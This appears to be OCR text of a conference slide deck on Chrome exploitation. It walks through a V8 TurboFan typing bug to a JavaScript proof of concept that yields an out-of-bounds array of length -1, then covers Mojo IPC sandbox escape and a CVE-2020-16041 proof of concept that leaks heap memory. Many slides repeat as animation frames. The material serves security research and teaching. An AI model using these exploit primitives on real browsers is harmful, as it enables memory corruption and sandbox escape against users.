StoreField(arr, kLengthOffset, checkedLen);
let length = LoadField(arr, kLengthOffset);
```

LoadElimination::ReduceLoadField

TurboFan Pseudo-IR

TFInlining

```
let arr = JSCreateArray(i);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TFLoadElimination

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

//  len : Range(-1, 0), real: 1
let checkedLen = CheckBounds(len, limit);
//  checkedLen : Range(0, 0), real: 1

let arr = Allocate(kArraySize);
StoreField(arr, k[Map|Prop|Elem]Offset, ...);

StoreField(arr, kLengthOffset, checkedLen);
let length = checkedLen;
//  length: Range(0, 0), real: 1
```

TurboFan Pseudo-IR

TFInlining

```
let arr = JSCreateArray(i);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TFLoadElimination

```
let length = checkedLen;
//  length: Range(0, 0), real: 1
```

TurboFan Pseudo-IR

TFInlining

```
let arr = JSCreateArray(i);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TFLoadElimination

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TurboFan Pseudo-IR

TFInlining

```
let arr = JSCreateArray(i);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TFLoadElimination

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length == 0) {
    return;
} else {
    DoShiftElementsArray(); // Don't care
    /* Update length field */
    let newLen = length - 1;
    StoreField(arr, kLengthOffset, newLen);
} else /* length > 100 */ {
    CallRuntime(ArrayShift);
}
}
```

ConstantFoldingReducer::Reduce

TurboFan Pseudo-IR

TFInlining

```
let arr = JSCreateArray(i);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TFLoadElimination

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = -1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TurboFan Pseudo-IR

TFInlining

```
let arr = JSCreateArray(i);

/* JSCallReducer::ReduceArrayPrototypeShift */
let length = LoadField(arr, kLengthOffset);
if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = length - 1;
        StoreField(arr, kLengthOffset, newLen);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

TFLoadElimination

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length == 0) {
    return;
} else {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
        /* Update length field */
        let newLen = -1;
        StoreField(arr, kLengthOffset, -1);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

After V8.TFLoadElimination

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

//  len : Range(-1, 0), real: 1
let checkedLen = CheckBounds(len, limit);
//  checkedLen : Range(0, 0), real: 1

let arr = Allocate(kArraySize);
StoreField(arr, kMapOffset, map);
StoreField(arr, kPropertyOffset, property);
StoreField(arr, kElementOffset, element);

StoreField(arr, kLengthOffset, checkedLen);
```

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length != 0) {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care

        /* Update length field */
        StoreField(arr, kLengthOffset, -1);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

Execution after optimization

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

//  len = 1
let checkedLen = CheckBounds(len, limit);
//  checkedLen : Range(0, 0), real: 1

let arr = Allocate(kArraySize);
StoreField(arr, kMapOffset, map);
StoreField(arr, kPropertyOffset, property);
StoreField(arr, kElementOffset, element);

StoreField(arr, kLengthOffset, checkedLen);
```

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length != 0) {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care

        /* Update length field */
        StoreField(arr, kLengthOffset, -1);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

Execution after optimization

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

//  len = 1
let checkedLen = CheckBounds(len, limit);
//  checkedLen : Range(0, 0), real: 1

let arr = Allocate(kArraySize);
StoreField(arr, kMapOffset, map);
StoreField(arr, kPropertyOffset, property);
StoreField(arr, kElementOffset, element);

StoreField(arr, kLengthOffset, checkedLen);
```

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length != 0) {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care

        /* Update length field */
        StoreField(arr, kLengthOffset, -1);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

Execution after optimization

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

//  len = 1
let checkedLen = 1;
//  checkedLen : Range(0, 0), real: 1

let arr = Allocate(kArraySize);
StoreField(arr, kMapOffset, map);
StoreField(arr, kPropertyOffset, property);
StoreField(arr, kElementOffset, element);

StoreField(arr, kLengthOffset, checkedLen);
```

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length != 0) {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care

        /* Update length field */
        StoreField(arr, kLengthOffset, -1);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

Execution after optimization

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

//  len = 1
let checkedLen = 1;
//  checkedLen : Range(0, 0), real: 1

let arr = Allocate(kArraySize);
StoreField(arr, kMapOffset, map);
StoreField(arr, kPropertyOffset, property);
StoreField(arr, kElementOffset, element);

StoreField(arr, kLengthOffset, checkedLen);
```

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length != 0) {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care

        /* Update length field */
        StoreField(arr, kLengthOffset, -1);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

Execution after optimization

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

//  len = 1
let checkedLen = 1;
//  checkedLen : Range(0, 0), real: 1

let arr = Allocate(kArraySize);
StoreField(arr, kMapOffset, map);
StoreField(arr, kPropertyOffset, property);
StoreField(arr, kElementOffset, element);

StoreField(arr, kLengthOffset, checkedLen);
```

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length != 0) {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care

        /* Update length field */
        StoreField(arr, kLengthOffset, -1);
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

Execution after optimization

```
// JSCreateLowering::ReduceJSCreateArray
//     JSCreateLowering::ReduceNewArray
let limit = kInitialMaxFastElementArray;
//  limit : NumberConstant[16380]

//  len = 1
let checkedLen = 1;
//  checkedLen : Range(0, 1)

let arr = Allocate(kArraySize);
StoreField(arr, kMapOffset, map);
StoreField(arr, kPropertyOffset, property);
StoreField(arr, kElementOffset, element);

StoreField(arr, kLengthOffset, checkedLen);
```

```
let length = checkedLen;
//  length: Range(0, 0), real: 1

if (length != 0) {
    if (length <= 100) {
        DoShiftElementsArray(); // Don't care
    } else /* length > 100 */ {
        CallRuntime(ArrayShift);
    }
}
```

```
arr.length = -1 // lead to OOB
```

```
*/
StoreField(arr, kLengthOffset, -1);
```

Attempt #3

```
function foo(a) {
    var y = 0x7fffffff;

    if (a == NaN) y = NaN;

    if (a) y = -1;

    let z = (y + 1) | 0;

    // should be False, but got True
    z = (z == 0x80000000);
    if (a) z = -1;

    let l = Math.sign(z);
    l = l < 0 ? 0 : l;

    let arr = new Array(l);
    arr.shift();

    // arr.length = -1, lead to oob
    return arr;
}
```

Attempt #3

```
function foo(a) {
    var y = 0x7fffffff;

    if (a == NaN) y = NaN;

    if (a) y = -1;

    let z = (y + 1) | 0;

    // should be False, but got True
    z = (z == 0x80000000);
```

Attempt #3

```
function foo(a) {
    var y = 0x7fffffff;

    if (a == NaN) y = NaN;

    if (a) y = -1;

    let z = (y + 1) | 0;

    // should be False, but got True
    z = (z == 0x80000000) | 0;
    if (a == 1337) z = -1;

    // real value: 1, optimizer: Range(-1, 0)
    let arr = new Array(z);
    arr.shift();

    // arr.length = -1, lead to oob
    return arr;
}
```

Connection of two issues

```
template <Phase T>
void VisitSpeculativeIntegerAdditiveOp(Node* node, Truncation truncation,
                                       SimplifiedLowering* lowering) {
  // [ ... ]

  if (lower<T>()) {
    if (truncation.IsUsedAsWord32() ||
        !CanOverflowSigned32(node->op(), left_feedback_type,
                             right_feedback_type, type_cache_,
                             graph_zone())) {
      ChangeToPureOp(node, Int32Op(node));

    } else {
      ChangeToInt32OverflowOp(node);
    }
  }
  return;
}
```

Connection of two issues

```
template <Phase T>
void VisitSpeculativeIntegerAdditiveOp(Node* node, Truncation truncation,
                                       SimplifiedLowering* lowering) {
  // [ ... ]

  if (lower<T>()) {
    if (truncation.IsUsedAsWord32() ||
        !CanOverflowSigned32(node->op(), left_feedback_type,
                             right_feedback_type, type_cache_,
                             graph_zone())) {
      ChangeToPureOp(node, Int32Op(node));

    } else {
      ChangeToInt32OverflowOp(node);
    }
  }
  return;
}
```

Connection of two issues

```
template <Phase T>
void VisitSpeculativeIntegerAdditiveOp(Node* node, Truncation truncation,
                                       SimplifiedLowering* lowering) {
  // [ ... ]

  if (lower<T>()) {
    if (truncation.IsUsedAsWord32() ||
        !CanOverflowSigned32(node->op(), left_feedback_type,
                             right_feedback_type, type_cache_,
                             graph_zone())) {
      ChangeToPureOp(node, Int32Op(node));

    } else {
      ChangeToInt32OverflowOp(node);
    }
  }
  return;
}
```

PATCH of issue 1150649

```
diff --git a/src/compiler/simplified-lowering.cc b/src/compiler/simplified-lowering.cc
index a1f10f9..ef56d56 100644
--- a/src/compiler/simplified-lowering.cc
+++ b/src/compiler/simplified-lowering.cc
@@ -1453,6 +1452,13 @@

      Type left_feedback_type = TypeOf(node->InputAt(0));
      Type right_feedback_type = TypeOf(node->InputAt(1));
+
+     // Using Signed32 as restriction type amounts to promising there won't be
+     // signed overflow. This is incompatible with relying on a Word32
+     // truncation in order to skip the overflow check.
+     Type const restriction =
+         truncation.IsUsedAsWord32() ? Type::Any() : Type::Signed32();
+
      // Handle the case when no int32 checks on inputs are necessary (but
      // an overflow check is needed on the output). Note that we do not
      // have to do any check if at most one side can be minus zero. For
```

Connection of two issues

```
template <Phase T>
void VisitSpeculativeIntegerAdditiveOp(Node* node, Truncation truncation,
                                       SimplifiedLowering* lowering) {
  // [ ... ]

  if (lower<T>()) {
    if (truncation.IsUsedAsWord32() ||
        !CanOverflowSigned32(node->op(), left_feedback_type,
                             right_feedback_type, type_cache_,
                             graph_zone())) {
      ChangeToPureOp(node, Int32Op(node));

    } else {
      ChangeToInt32OverflowOp(node);
    }
  }
  return;
}
```

Connection of two issues

```
template <Phase T>
void VisitSpeculativeIntegerAdditiveOp(Node* node, Truncation truncation,
                                       SimplifiedLowering* lowering) {
  // [ ... ]

  if (lower<T>()) {
    if (truncation.IsUsedAsWord32() ||
        !CanOverflowSigned32(node->op(), left_feedback_type,
                             right_feedback_type, type_cache_,
                             graph_zone())) {
      ChangeToPureOp(node, Int32Op(node));

    } else {
      ChangeToInt32OverflowOp(node);
    }
  }
  return;
}
```

Go back to the beginning

```
let z = y + 1 + 0;
```

```
/* Partial turbo graph before Simplified Lowering phase */
// y + 1
#45:SpeculativeSafeIntegerAdd[SignedSmall](#41:Phi, #44:NumberConstant[1], ...)
// y + 1 + 0
#47:SpeculativeSafeIntegerAdd[SignedSmall](#45:..., #46:NumberConstant[0], ...)


/* --{Propagation phase}-- */

visit #47: SpeculativeSafeIntegerAdd (trunc: no-truncation (but identify zeros))
  initial #45: truncate-to-word32
  // [ ... ]

visit #45: SpeculativeSafeIntegerAdd (trunc: truncate-to-word32)
```

Go back to the beginning

```
let z = y + 1 + 0;
```

```
/* Partial turbo graph before Simplified Lowering phase */
// y + 1
#45:SpeculativeSafeIntegerAdd[SignedSmall](#41:Phi, #44:NumberConstant[1], ...)
// y + 1 + 0
#47:SpeculativeSafeIntegerAdd[SignedSmall](#45:..., #46:NumberConstant[0], ...)


/* --{Propagation phase}-- */

visit #47: SpeculativeSafeIntegerAdd (trunc: no-truncation (but identify zeros))
  initial #45: truncate-to-word32
  // [ ... ]

visit #45: SpeculativeSafeIntegerAdd (trunc: truncate-to-word32)
```

Go back to the beginning

```
let z = y + 1 + 0;
```

```
/* --{Retype phase}-- */

#45:SpeculativeSafeIntegerAdd[SignedSmall](#41:Phi, #44:NumberConstant[1], ...)
  Static type: Range(0, 2147483648), Feedback type: Range(0, 2147483647)
// [ ... ]


/* --{Propagation phase}-- */

visit #47: SpeculativeSafeIntegerAdd (trunc: no-truncation (but identify zeros))
  initial #45: truncate-to-word32
  // [ ... ]

visit #45: SpeculativeSafeIntegerAdd (trunc: truncate-to-word32)
```

Go back to the beginning

```
let z = y + 1 + 0;
```

```
/* --{Retype phase}-- */

#45:SpeculativeSafeIntegerAdd[SignedSmall](#41:Phi, #44:NumberConstant[1], ...)
  Static type: Range(0, 2147483648), Feedback type: Range(0, 2147483647)
// [ ... ]
```

```
/* --{Lower phase}-- */

if (lower<T>()) {
  if (truncation.IsUsedAsWord32() || /*...*/ ) {
    ChangeToPureOp(node, Int32Op(node));
  }
  // [ ... ]
}
```

Attempt #4

```
function foo(a) {
    var y = 0x7fffffff;

    if (a == NaN) y = NaN;
    if (a) y = -1;

    let z = y + 1 + 0;


    // should be False, but got True
    z = z == -0x80000000;
    return z;
}

%PrepareFunctionForOptimization(foo);
assertFalse(foo(true));
%OptimizeFunctionOnNextCall(foo);
assertFalse(foo(false));
```

```
function foo(a) {
    var x = -0;
    var y = -0x80000000;

    if (a) {
        x = -1;
        y = 1;
    }

    // should be False, but got True
    let z = (x - y) == -0x80000000;
    return z;
}

%PrepareFunctionForOptimization(foo);
assertFalse(foo(true));
%OptimizeFunctionOnNextCall(foo);
assertFalse(foo(false));
```

Attempt #4

```
function foo(a) {
    var y = 0x7fffffff;

    if (a == NaN) y = NaN;
    if (a) y = -1;

    let z = y + 1 + 0;
```

Final version

```
function foo(a) {
    var y = 0x7fffffff;

    if (a == NaN) y = NaN;
    if (a) y = -1;

    let z = y + 1 + 0;
    let l = 0 - Math.sign(z);

    // real value: 1, optimizer: Range(-1, 0)
    let arr = new Array(l);
    arr.shift();

    return arr;
}

%PrepareFunctionForOptimization(foo);
foo(true);
%OptimizeFunctionOnNextCall(foo);
let oob_arr = foo(false);   // length is -1, lead to oob access
```

Mojo Exploitation

Saturday, February 15, 2020

Escaping the Chrome Sandbox with RIDL

Guest blog post by Stephen Röttger

tl;dr: Vulnerabilities that leak cross process memory can be exploited to escape the Chrome sandbox. An attacker is still required to compromise the renderer prior to mounting this attack. To protect against attacks on affected CPUs make sure your microcode is up to date **and** disable hyper-threading (HT).

In my last guest blog post "Trashing the Flow of Data" I described how to exploit a bug in Chrome's JavaScript engine V8 to gain code execution in the renderer. For such an exploit to be useful, you will usually need to chain it with a second vulnerability since Chrome's sandbox will limit your access to the OS and site isolation moved cross-site renderers into separate processes to prevent you from bypassing restrictions of the web platform.

In this post, we will take a look at the sandbox and in particular at the impact of RIDL and similar hardware vulnerabilities when used from a compromised renderer. Chrome's IPC mechanism Mojo is based on secrets for message routing and leaking these secrets allows us to send messages to privileged interfaces and perform actions that the renderer shouldn't be allowed to do. We will use this to read arbitrary local files as well as execute a .bat file outside of the sandbox on Windows. At the time of writing, both Apple and Microsoft are actively working on a fix to prevent this attack in collaboration with the Chrome security team.

Ref: https://googleprojectzero.blogspot.com/2020/02/escaping-chrome-sandbox-with-ridl.html

Google CTF 2020 Quals

In Google CTF 2020 Quals, Stephen made a CTF challenge related to this post.

With a customized Mojo interface, the player can

1. read arbitrary memory in the browser process.
2. get RCE in the render process.


That’s a perfect challenge to practice the Mojo Port attack ☺

Two writeups:


https://github.com/dqi/ctf_writeup/tree/master/2020/teleport

https://trungnguyen1909.github.io/blog/post/GGCTF20/#8-what-do-we-do-with-stolen-ports

Introduction



Ref: OffensiveCon20 - Stephen Roettger - Popping Calc with Hardware Vulnerabilities
https://www.youtube.com/watch?v=ugZzQvXUTIk



Issue 1151865

Credit to Sergei Glazunov and Mark Brand

Can be used to leak data on heap in network process

[$TBD][1151865] **Medium** CVE-2020-16041: Out of bounds read in networking.
Reported by Sergei Glazunov and Mark Brand of Google Project Zero on 2020-11-23

Issue 1151865 – Root Cause

```
CreateLoaderAndStart(
    pending_receiver<URLLoader> loader,
    int32 request_id, uint32 options,
    URLRequest request,
    pending_remote<URLLoaderClient> client,
    MutableNetworkTrafficAnnotationTag traffic_annotation
);
```

```
struct URLRequest {
    ...
    // Optional resource request body.
    URLRequestBody? request_body;
    ...
}
```

```
struct URLRequestBody {
    array<DataElement> elements;
    ...
};
```

```
struct DataElement {
    DataElementType type;

    // For kBytes.
    mojo_base.mojom.BigBuffer buf;
    ...
    uint64 offset;
    uint64 length;
    ...
};
```

Issue 1151865 – Root Cause

```
bool StructTraits<network::mojom::DataElementDataView, network::DataElement>::
    Read(network::mojom::DataElementDataView data, network::DataElement* out) {
  ...
  if (data.type() == network::mojom::DataElementType::kBytes) {
    mojo_base::BigBufferView big_buffer;
    if (!data.ReadBuf(&big_buffer))
      return false;
    out->buf_.clear();
    out->buf_.insert(out->buf_.end(), big_buffer.data().begin(), big_buffer.data().end());
  }
  out->type_ = data.type();
  ...
  out->offset_ = data.offset();
  out->length_ = data.length(); // <--- does out->buf_.size() match out->length()?
  return true;
}
```

Issue 1151865 - PoC

```
...
let url_request = new network.mojom.URLRequest();
url_request.requestBody = new network.mojom.URLRequestBody();

let data_element = new network.mojom.DataElement();
data_element.type = 3;
data_element.buf = new mojoBase.mojom.BigBuffer();
data_element.buf.bytes = new Array;
while (data_element.buf.bytes.length < 0x10) {
    data_element.buf.bytes.push(0x23);
}
data_element.length = 0x1000;

url_request.requestBody.elements = [data_element];
...
url_loader_factory_ptr.createLoaderAndStart(url_loader_req, 0, 0, 0,
                      url_request, url_loader_client_ptr, traffic_tag);
```

How to exploit

Security

Mojo can be viewed as a Capability system, where a Port is a Capability. If a Node can name a Port, that Port can be considered a granted Capability to that Node. Many Ports will grant other Ports upon request, and so the transitive closure of those Ports can be considered in the set of granted Capabilities to a Node.

Native handles can also be viewed as Capabilities, and so any native handle reachable from the set of Ports granted to a Node can also be considered in the Node's set of granted Capabilities.

There's however a significant difference between Ports and native handles, in that native handles are kernel-mediated capabilities. This means there's no way for a process that doesn't hold a handle to operate on it.

Mojo Ports, in contrast, are a pure user-mode construct and any Node can send any Message to any Port of any other Node so long as it has knowledge of the Port and Node names. If it doesn't already have an IPC channel to that node, it can either send the Message through the Broker, or request an invitation to the destination Node from the Broker and then send the Message directly.

It is therefore important not to leak Port names into Nodes that shouldn't be granted the corresponding Capability.

Port

Port Name: A 128-bit random number.

A port name corresponds to a Port instance.

A Port instance only exist in one process.
